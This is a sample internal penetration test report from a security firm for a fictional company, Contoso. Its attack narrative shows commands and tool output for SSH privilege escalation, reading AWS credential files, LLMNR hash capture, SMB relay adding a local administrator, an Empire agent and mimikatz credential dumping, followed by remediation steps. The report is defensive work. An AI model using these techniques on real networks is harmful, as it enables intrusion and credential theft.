

Version 8.5

August 01, 2018

ASSESSMENT REPORT:

Internal Network Penetration Test

Contoso

Darin Allison





ASSESSMENT INFORMATION

RHINO SECURITY LAB DETAILS

Account Executive

Austin Tippet
Account Executive
austin.tippet@rhinosecuritylabs.com
206.408.8009

Assessment Team

Hector Monsegur (Lead Consultant)
hector.monsegur@rhinosecuritylabs.com
888.944.8679 x713

David Yesland
david.yesland@rhinosecuritylabs.com
888.944.8679 x703

Project Manager

David Moratti
david.moratti@rhinosecuritylabs.com
888.944.8679 x704

CLIENT DETAILS

Company Information

Contoso
1234 East Pike St.
Seattle, WA
98122

Contact Information

Darin Allison
Director of Vulnerability Management
darin.allison@contoso.com
555.555.0199

ASSESSMENT SCOPE SUMMARY

Engagement Timeframe

07/24/2018 - 08/03/2018

Engagement Scope

100-125 Internal IP Addresses

Project ID: Contoso-InternalNetwork-V8.5-07-24-2018

Report Date: August 01, 2018





ENGAGEMENT OVERVIEW

Rhino Security Labs provides Internal Network penetration testing to identify, analyze, and safely exploit vulnerabilities, demonstrating the associated security risk.

With backgrounds in technology, banking, defense, and healthcare, our consultants are some of the foremost authorities on cybersecurity. These experts ensure the security of existing applications in the enterprise, as well as assisting the security process in all phases of the development lifecycle.

SERVICE DESCRIPTION

Penetration Testing is the process of simulating real-world attacks by using the same techniques as malicious hackers. For a security assessment that goes beyond a simple vulnerability scanner, you need experts in the industry.

Internal Network Penetration Test

Internal network testing assesses the organization's security from the perspective of an inside user. While this is typically seen as a disgruntled employee, we compare this as an external attacker which has breached the external perimeter or wireless network.

In addition to testing for vulnerabilities, this assessment tests the organizations detection and response capabilities, confirming the effectiveness of SIEM and log aggregation technologies.

CAMPAIGN OBJECTIVES

Vulnerability Identification

Rhino Security Labs' consultants use the results of the automated scan, paired with their expert knowledge and experience, to conduct a manual security analysis of the client's network. Our assessors attempt to exploit and gain remote unauthorized access to data and systems by identifying potential vulnerabilities in the network. The detailed results of both the vulnerability scan and the manual testing are shown in this report.





YOUR ASSESSMENT TEAM

Passionate and forward-thinking, our consultants bring decades of combined technical experience as top-tier researchers, penetration testers, application security experts, and more. Drawing from security experience in the US military, leading technology firms, defense contractors, and Fortune 50 companies, we pride ourselves on both depth and breadth of information.



David Moratti - *Technical Project Manager*

David brings a breadth of information security education and experience. David manages all Rhino Security Labs engagements, performing the penetration testing for many of the engagements himself. With a degree in information security at the University of Washington, David is uniquely able to speak to both technologists and management in language understood and applied by both parties.

Hector Monsegur - *Director of Assessment Services*

Hector Monsegur brings a unique perspective from decades of offensive experience and a desire to make an impact in client security. In working with the US Government, Mr. Monsegur identified key vulnerabilities - and potential attacks - against major federal infrastructure including the US military and NASA. In his role as a security researcher at Rhino Security Labs, he has identified countless zeroday vulnerabilities and contributed to dozens of tools and exploits. In his leadership role, his unmatched technical experience is shared to both educate other operators and guide technical research. Mr. Monsegur is a leading speaker for security organizations and conferences around the world.



David Yesland - *Associate Penetration Tester*

David Yesland is an Offensive Security Certified Professional (OSCP) and holds a Bachelors degree in Cyber Security. His experience includes participation in vulnerability reward programs, with a strong focus on web applications, with numerous findings across a range of companies including the U.S. Department of Defense. He has also has experience with application fuzzing and exploit development.





PROCESS AND METHODOLOGY

Using the same techniques as sophisticated real-world attackers, we providing unique visibility into security risks automated tools often miss. To ensure high quality, repeatable engagements, our penetration testing methodology follows these steps:

1

Reconnaissance

This process begins with detailed scanning and research into the architecture and environment, with the performance of automated testing for known vulnerabilities. Manual exploitation of vulnerabilities follows, for the purpose of detecting security weaknesses in the application.

2

Automated Testing

Once the target has been fully enumerated, Rhino Security Labs uses both vulnerability scanning tools and manual analysis to identify security flaws. With decades of experience and custom-built tools, our security engineers find weaknesses most automated scanners miss.

3

Exploration and Verification

At this stage of the assessment, our consultants review all previous data to identify and safely exploit identified application vulnerabilities. Once sensitive access has been obtained, the focus turns to escalation and movement to identify technical risk and total business impact.

During each phase of the compromise, we keep client stakeholders informed of testing progress, ensuring asset safety and stability.

4

Assessment Reporting

Once the engagement is complete, Rhino Security Labs delivers a detailed analysis and threat report, including remediation steps. Our consultants set an industry standard for clear and concise reports, prioritizing the highest risk vulnerabilities first. The assessment includes the following:

- Executive Summary
- Strategic Strengths and Weaknesses
- Identified Vulnerabilities and Risk Ratings
- Detailed Risk Remediation Steps
- Assets and Data Compromised During Assessment

5

Optional Remediation

As an optional addition to the standard assessment, Rhino Security Labs provides remediation retesting for all vulnerabilities listed in the report. At the conclusion of the remediation testing and request of the client, Rhino Security Labs will update the report with a new risk level determination and mark which vulnerabilities in the report were in fact remediated to warrant a new risk level.





SCOPING AND RULES OF ENGAGEMENT

While real attackers have no limits on Internal Network Test, we do not engage in penetration testing activities that threaten our ethics and personal privacy.

Constraints

No additional limitations were placed upon this engagement, as agreed upon with Contoso.

Assessment Scope

The predetermined scope for Rhino Security Labs to carry out the Internal Network penetration test was:

Internal Network

Assessment Type

Blackbox

IP Address(es)/Hosts

192.168.224.0/20

Description

The Internal network range. Notable systems on the range include Domain controllers, hypervisors, "Deploy Studio" configuration tool, keyless entry system, firewalls, RADIUS servers, and switches.





EXECUTIVE SUMMARY OF FINDINGS

Rhino Security Labs conducted an Internal Network penetration test for Contoso. This test was performed to assess Contoso's defensive posture and provide security assistance through proactively identifying vulnerabilities, validating their severity, and providing remediation steps.


Rhino Security Labs reviewed the security of Contoso's infrastructure and has determined a Critical risk of compromise from external attackers, as shown by the presence of the vulnerabilities detailed in this report.

The detailed findings and remediation recommendations for these assessments may be found later in the report.

Internal Network Risk Rating

Rhino Security Labs calculates Internal Network risk based on Exploitation Likelihood (ease of exploitation) and Potential Impact (potential business Impact to the environment).

OVERALL RISK RATING: CRITICAL





Summary of Strengths

While Rhino Security Labs was tasked with finding issues and vulnerabilities dealing with the current environment, it is useful to know when positive findings appear. Understanding the strengths of the current environment can reinforce security best practices and provide strategy and direction toward a robust defensive posture. The following traits were identified as strengths in Contoso's environment.

1. Strong inbound firewall rules for database services, restricting access to only a select few trusted machines.
2. Excellent group management that restricted which users are local administrators to domain joined machines, as well as which users are allowed to Remote Desktop in.
3. No group policy objects disclosed credentials to domain user accounts.
4. While the password policy itself was not particularly strong (seven character minimum), users still chose strong passwords.



Summary of Weaknesses

Rhino Security Labs discovered and investigated many vulnerabilities during the course of its assessments for Contoso. We have categorized these vulnerabilities into general weaknesses across the current environment, and provide direction toward remediation for a more secure enterprise.

1. Open SMB shares contained configuration files for new machines joining the network, including a username and password. This credential yielded root access to every Unix machine, and authenticated with the domain.
2. SMB Signing was not required, allowing for an attacker to impersonate users and potentially execute code on remote machines.
3. LLMNR and NBT-NS protocols were enabled on Windows workstations, allowing for an attacker to passively gather Net-NTLMv2 hashes, assist in hash-relay attacks and more.
4. IPMI devices were not properly segmented from the network, allowing any connected client to retrieve the password hash of the ADMIN user.
5. NTLM authentication is not disabled.



Strategic Recommendations

Not all security weaknesses are technical in nature, nor can they all be remediated by security personnel. Companies often have to focus on the root security issues and resolve them at their core. These strategic steps are changes to the operational policy of the organization. Rhino Security Labs recommends the following strategic steps for improving the company's security.

1. Conduct Windows workstation hardening to disable LLMNR and NBT-NS protocols and require SMB signing across the network.





2. Remove configuration files from being revealed by open SMB shares. If domain machines require configuration, implement a group policy object to delegate these configuration changes.
3. Apply firewall rules to ensure the IPMI device communicates only to machines required to interact with it.





EXECUTIVE SUMMARY NARRATIVE

Due to the severity of the findings regarding the internal network an attack narrative has been added as part of your engagement report. In summation, dangerous protocols, lack of SMB signing and open SMB shares led to a total compromise of the internal network as well as other production assets.

The internal audit began with regular scanning of the internal network, looking for missing patches and other misconfigurations. One such misconfiguration was an open SMB share located on alexandria.contoso.com which contained miscellaneous build and install scripts regarding Carbon Black and otherwise. One such script, `createadmin.sh`, contained information regarding a universal account `contosoAdmin` with its associated cleartext password. This account was a root user across all Unix machines in the environment, and was in the Domain Users group for Active Directory.

Browsing to the public SMB share and disclosing the location of the `createadmin.sh` script, under `192.168.224.16\Public\Deploystudio backup\scripts`.

<input type="checkbox"/>	Name	Date modified	Type	Size
	<code>cdb_install.sh</code>	10/31/2017 11:28 AM	SH File	16 KB
	<code>cdb_install_v3.sh</code>	10/31/2017 11:27 AM	SH File	16 KB
<input checked="" type="checkbox"/>	<code>createadmin.sh</code>	2/8/2017 5:02 PM	SH File	1 KB

Highlighted in red shows the creation of the user `contosoAdmin` along with the cleartext password.

```

1  #!/bin/sh
2  . /etc/rc.common
3  dscl . create /Users/contosoAdmin
4  dscl . create /Users/contosoAdminRealNamecontosoAdmin
5  dscl . create /Users/contosoAdminhintAdministrator
6  dscl . passwd /Users/contosoAdmin'Zj'
7  dscl . create /Users/contosoAdminUniqueID 501
8  dscl . create /Users/contosoAdminPrimaryGroupID 80
9  dscl . create /Users/contosoAdminUserShell /bin/bash
10 dscl . create /Users/contosoAdminNFSHomeDirectory /Users/contosoAdmin
  
```

Due to the universality of the `contosoAdmin` account, and given it was within the `sudoers` group for Unix machines, we were able to gain access to two critical machines. The first being Deploy Studio, which was described as the internal





imaging server for Contoso.

Below shows the assessor logging into the machine and escalating to root.

```
root@kali:~/clients/contoso/nmap # ssh contosoAdmin@192.168.224.6
Password:
Last login: Thu Apr 12 09:22:04 2018
mlsea-deploystudio:~$ df -h
Filesystem      Size  Used Avail Capacity iused      ifree %iused  Moun
ted on
/dev/disk1      233Gi 168Gi  64Gi    73% 719307 4294247972    0%  /
devfs           332Ki 332Ki   0Bi   100%   1147         0 100%  /dev
map -hosts      0Bi   0Bi   0Bi   100%     0         0 100%  /net
map auto_home   0Bi   0Bi   0Bi   100%     0         0 100%  /hom
e
map -fstab      0Bi   0Bi   0Bi   100%     0         0 100%  /Net
work/Servers
/dev/disk2s2    44Mi  41Mi  3.1Mi   93%     10 4294967269    0%  /Vol
umes/Wireshark
/dev/disk3s1    360Mi 217Mi 144Mi   61%    471 4294966808    0%  /pri
vate/tmp/dmg.e94sqe
mlsea-deploystudio:~ contosoAdmin$ sudo su
Password:
sh-3.2# whoami
root
sh-3.2#
```

Additionally, the machine at 192.168.224.161 had the SSH service enabled, allowing the assessor to login. This led to a critical disclosure of data, including SSH keys, AWS credentials, a variety of database credentials and more.




```
sh-3.2# cd /Users/contosoUser/  
sh-3.2# ls  
.9442E01C.png      .docker            Desktop  
.CFUserTextEncoding .gitconfig        Documents  
.DS_Store          .gitkraken       Downloads  
.Trash             .lessht           Library  
.account           .packer.d         Movies  
.atom              .profile          Music  
.aws               .python_history   Pictures  
  
sh-3.2# cat .aws/credentials  
[default]  
aws_access_key_id=AKIA...  
aws_secret_access_key=A...  
  
[jam]  
aws_access_key_id=AKIA...  
aws_secret_access_key=2...
```

```
sh-3.2# ls -alht
total 48
drwxr-xr-x 11 contosoUser CONTOSO\Domain Users 352B Feb  5 12:56 .
drwxr-xr-x  5 contosoUser CONTOSO\Domain Users 160B Feb  5 12:56 deb-gpg
drwxr-xr-x  4 contosoUser CONTOSO\Domain Users 128B Feb  5 12:56 ssh-keys
drwxr-xr-x  3 contosoUser CONTOSO\Domain Users  96B Oct 17 14:53 chef-validation
drwxr-xr-x 11 contosoUser CONTOSO\Domain Users 352B May  3 2017 ..
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 684B Aug 12 2015 corp_data_bag_key
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 684B Aug 11 2015 dev_data_bag_key
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 684B Aug 11 2015 gamma_data_bag_key
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 684B Aug 11 2015 prod_data_bag_key
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 695B Aug 11 2015 qa_data_bag_key
-rwxr-x---  1 contosoUser CONTOSO\Domain Users 684B Aug 11 2015 sandbox_data_bag_key
sh-3.2# pwd
/Users/contosoUser/Documents/repositories/opstools/secrets/secretdata/keys
sh-3.2#
```


had access to any machine with VNC enabled.

The assessor logging in through VNC to MLSEA-KMC02 using the contosoAdmin account.



At this point in the engagement, enough data had been gathered and gleaned from the Unix side of the assessment to move on to the Windows and Active Directory audit. Several vulnerable configurations were discovered such that in their combination could yield a full compromise of the environment. To understand how these vulnerabilities work in conjunction with one another, let's first begin with the Local Lan Manager Name Resolution (LLMNR) protocol. This protocol, enabled by default on Windows machines, allows for a computer to query other local network resources to resolve DNS queries the regular name servers could not resolve. An attacker can leverage this by replying to these requests using the NTLM authentication schema, allowing for the disclosure of a Net-NTLMv2 password hash. Using this method the assessor was able to collect a total of 43 unique hashes over the course of two days, including one Domain Administrator password hash. Of these hashes only six had their cleartext credential recovered.

An example of one such hash being recovered by replying to these LLMNR requests.

```
johndoemanadmin::CONTOSO:656d0af1f530d9a3:67494f022b2c6741c614fe9311
b1d7ea2e60000000002001200540041004e0047004f004300410052004400010016005
01a00740061006e0067006f0063006100720064002e0063006f006
061006e0067006f0063006100720064002e0063006f006d0005001
0f2bbcd21b1d5d30106000400020000000080030003000000000000
28dcb6103eaff405e215e0a0010000000000000000000000000000
05200440000000000000000000000000000000000000000000000
```

By cracking these hashes, the assessor was then able to authenticate to the Active Directory environment successfully and a variety of other services. One such service included LastPass, which did not require two-factor authentication.



To further exploit the LLMNR protocol, the assessor also noted that several Windows machines within the network did not have SMB signing enabled. Without SMB signing, the SMB Server cannot verify that client connecting is who they say they are. Thus, by replying to the LLMNR request of a client and forwarding them along to the vulnerable SMB Server, the assessor can successfully impersonate the vulnerable client. This is dangerous as if the user has local administrative rights to the machine, an attacker would be able to execute code remotely on the machine without the victim knowing. The assessor chose to relay hashes only to machines with remote desktop enabled, as these machines would most likely have privileged credential material.


The attacker began this 'hash relaying' to vulnerable SMB Servers to add the account `CONTOSO\Thoms Mannings` to the local administrators group by issuing the command `net.exe localgroup administrators CONTOSO\Thomas Mannings /add` over SMB RPC (Event ID 4728). This account was chosen as we had successfully cracked this user's password hash from LLMNR poisoning, and was only part of the Domain Users group. After gaining local administrative privileges the assessor can then execute arbitrary code on the machine and add themselves to the remote desktop group of users as shown below.

The command added the account `CONTOSO\Thomas Mannings` to the local administrators group. With local administrative privileges, they could add themselves to the Remote Desktop Users group.

```
INFO:impacket:SMBD: Received connection from 192.168.224.2, attacking target smb://192.168.224.103
INFO:impacket:Authenticating against smb://192.168.224.103 as CONTOSO\jonathan.doe SUCCEED
INFO:impacket:Service RemoteRegistry is in stopped state
INFO:impacket:Starting service RemoteRegistry
INFO:root:Executed specified command on host: 192.168.224.103
INFO:impacket:Stopping service RemoteRegistry
```



The assessor logged into the Hyper-V server after adding themselves to the Remote Desktop Users group for the machine, located at 192.168.224.5.



The screenshot displays the Windows Server Manager interface. On the left, the 'Hyper-V' role is highlighted in the navigation pane. The main area shows two PowerShell windows. The top window shows the command 'whoami' being executed from the user's perspective, resulting in 'contoso\Thomas Mannings'. The bottom window shows the command 'whoami' being executed from the system32 directory, also resulting in 'contoso\Thomas Mannings'. Below the PowerShell windows, the 'ROLES AND SERVER GROUPS' section is visible, showing 'File and Storage Services' and 'Hyper-V' roles, both with a 'Manageability' status icon.

Once logged into the Hyper-V server, the assessor launched staging code for an Empire remote control agent through the remote desktop interface. It should be noted that even though Carbon Black was supposedly running on the server, this generic, unmodified staging code was not detected or blocked by the IDS.



The assessor launched staging code on the Hyper-V server, then ran mimikatz to harvest credentials from lsass.exe.

```
[+] Initial agent 9GNUKYT2 from 192.168.224.103 now active (Slack)
[*] Sending agent (stage 2) to 9GNUKYT2 at 192.168.224.103

(Empire: stager/multi/launcher) > agents

[*] Active agents:

  Name      Lang  Internal IP  Machine Name  Username      Process
  -----
  9GNUKYT2   ps    192.168.224.5  HVSEA01      * CONTOSO/benjamin powershell/

(Empire: agents) > interact 9GNUKYT2
(Empire: 9GNUKYT2) > mimikatz
[*] Tasked 9GNUKYT2 to run TASK_CMD_JOB
[*] Agent 9GNUKYT2 tasked with task ID 1
[*] Tasked agent 9GNUKYT2 to run module powershell/credentials/mimikatz/logonpasswords
```

Mimikatz retrieved plaintext passwords for two Domain Administrators, jonathan.doe and rhAdmin. Using these credentials the assessor was able to retrieve the Kerberos Ticket-Granting-Ticket, which gives the assessor complete access to the CONTOSO domain.

```
(Empire: powershell/credentials/mimikatz/dcsync) > creds

Credentials:

  CredID  CredType  Domain      UserName      Host      Password
  -----
  1        hash      contoso.com  Thomas Mannings HVSEA01    e'...'
  2        hash      contoso.com  jonathan.doe   HVSEA01    e'...'
  3        hash      contoso.com  HVSEA01$       HVSEA01    c...'
  4        hash      contoso.com  rhAdmin        HVSEA01    4'...'
  5        hash      contoso.com  HVSEA01$       HVSEA01    c...'
  6        hash      contoso.com  HVSEA01$       HVSEA01    7...'
  7        plaintext contoso.com  Thomas Mannings HVSEA01    D...'
  8        plaintext contoso.com  jonathan.doe   HVSEA01    T...'
  9        plaintext contoso.com  rhAdmin        HVSEA01    K...'
  10       hash      contoso.com  krbtgt         DC4        9'...'

```

Once the agent had checked in, the assessor ran Mimikatz to retrieve any network logons still present in memory. Mimikatz ran without issue and the assessor was able to retrieve credentials for Domain Administrators CONTOSO\jonathan.doe and CONTOSO\rhAdmin. With these credentials in hand the assessor was able to retrieve the Kerberos Ticket-Granting-Ticket which signs all authentication requests, and thus was able to impersonate any user of the domain.

Given the scope the contosoAdmin account yielded to the Unix environment, in tandem with having Domain Administrator credentials, the assessor would be able to access nearly any domain joined machine they wished. At this point the audit was concluded.



SUMMARY VULNERABILITY OVERVIEW

Rhino Security Labs performed a Internal Network Penetration Test for Contoso on 07/24/2018 - 08/03/2018. This assessment utilized both commercial and proprietary tools for the initial mapping and reconnaissance of the network(s), as well as custom tools and scripts for unique vulnerabilities.

During the manual analysis, assessors attempted to leverage discovered vulnerabilities and test for key security flaws. The following vulnerabilities were determined to be of highest risk, based on several factors including asset criticality, threat likelihood, and vulnerability severity.

Vulnerability Risk Definition and Criteria

The risk ratings assigned to each vulnerability are determined by averaging several aspects of the exploit and the environment, including reputation, difficulty, and criticality.

CRITICAL

Critical vulnerabilities pose a serious threat to an organization's security, and should be fixed immediately. They may provide a total compromise of the target environment, or similar critical impacts.

HIGH

High risk vulnerabilities provide a serious risk to the company environment and should be corrected promptly. These issues can significantly affect the organization's security posture.

MEDIUM

Medium severity vulnerabilities represent a moderate risk to the environment. They may require additional context before remediation but should be remediated after critical and high risks.

LOW

Low severity vulnerabilities provide minimal risk to the target environment, and often theoretical in nature. Remediation of low risks is often a lower priority than other security hardening techniques.

INFORMATIONAL

Informational vulnerabilities have little-or-no impact to the target scope by themselves. They are included however, as they may be a risk when combined with other circumstances or technologies not currently in place. Remediation of informational items is not necessary.





VULNERABILITY SUMMARY TABLE

The following vulnerabilities were found within each risk level. It is important to know that total vulnerabilities is not a factor in determining risk level. Risk level is depends upon the severity of the vulnerabilities found.

3	5	6	1	0
Critical	High	Medium	Low	Informational
Vulnerability ID - Name And Remediation				Risk Level
C1 - LLMNR AND NBT-NS PROTOCOLS ENABLED				CRITICAL
Disable LLMNR through Windows Group Policy Editor and NBT-NS through Network Adapter settings.				
C2 - SMB SIGNING DISABLED OR NOT REQUIRED				CRITICAL
Enforce message signing in the host's configuration.				
C3 - UNAUTHENTICATED ACCESS TO WINDOWS SMB SHARES				CRITICAL
Right click on the share using Windows Explorer to access "properties" then go to the "permissions" .				
H1 - IPMI V2.0 PASSWORD HASH DISCLOSURE				HIGH
Use strong passwords and enable strict firewall rules to prevent unauthorized connections.				
H2 - CRITICAL SERVICES MISSING TWO-FACTOR AUTHENTICATION (2FA)				HIGH
Enable and require 2FA for each service listed.				
H3 - NTLM AUTHENTICATION ENABLED				HIGH
See detailed remediation for a full list of mitigations options.				
H4 - SERVER MESSAGING BLOCK VERSION 1 (SMBV1) ENABLED				HIGH
Apply necessary Windows patches to disable SMBv1. See detailed remediation for patch IDs.				
H5 - WINDOWS GUEST ACCOUNT BELONGS TO A GROUP				HIGH
Edit the local or domain policy to restrict group membership for the guest account.				
M1 - NFS EXPORTED SHARE INFORMATION DISCLOSURE				MEDIUM
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.				
M2 - VNC SERVER UNENCRYPTED COMMUNICATIONS				MEDIUM
Enforce encryption for communications with the VNC server.				



**M3 - DEFAULT SNMP COMMUNITY NAME: "PUBLIC"****MEDIUM**

Change the associated community string from the default or disable the service if it isn't used.

M4 - LOCAL USER ENUMERATION THROUGH SMB HOST/DOMAIN SID**MEDIUM**

Disable the ability to enumerate SIDs.

M5 - POLYCOM ADMINISTRATIVE PANEL DEFAULT CREDENTIALS**MEDIUM**

Change the default password of the administrative user.

M6 - SNMP 'GETBULK' REFLECTION DDOS**MEDIUM**

Disable the SNMP service on the remote host if you do not use it.

L1 - REDIS SERVER UNPROTECTED BY PASSWORD AUTHENTICATION**LOW**

Enable the 'requirepass' directive in the redis.conf configuration file.





VULNERABILITY FINDINGS

The vulnerabilities below were identified and verified by Rhino Security Labs during the process of this Internal Network Penetration Test for Contoso. Retesting should be planned following the remediation of these vulnerabilities.

C1 LLMNR and NBT-NS Protocols Enabled

Risk Rating: **Critical**



Exploitation Likelihood: **High** | Potential Impact: **Critical**

Description

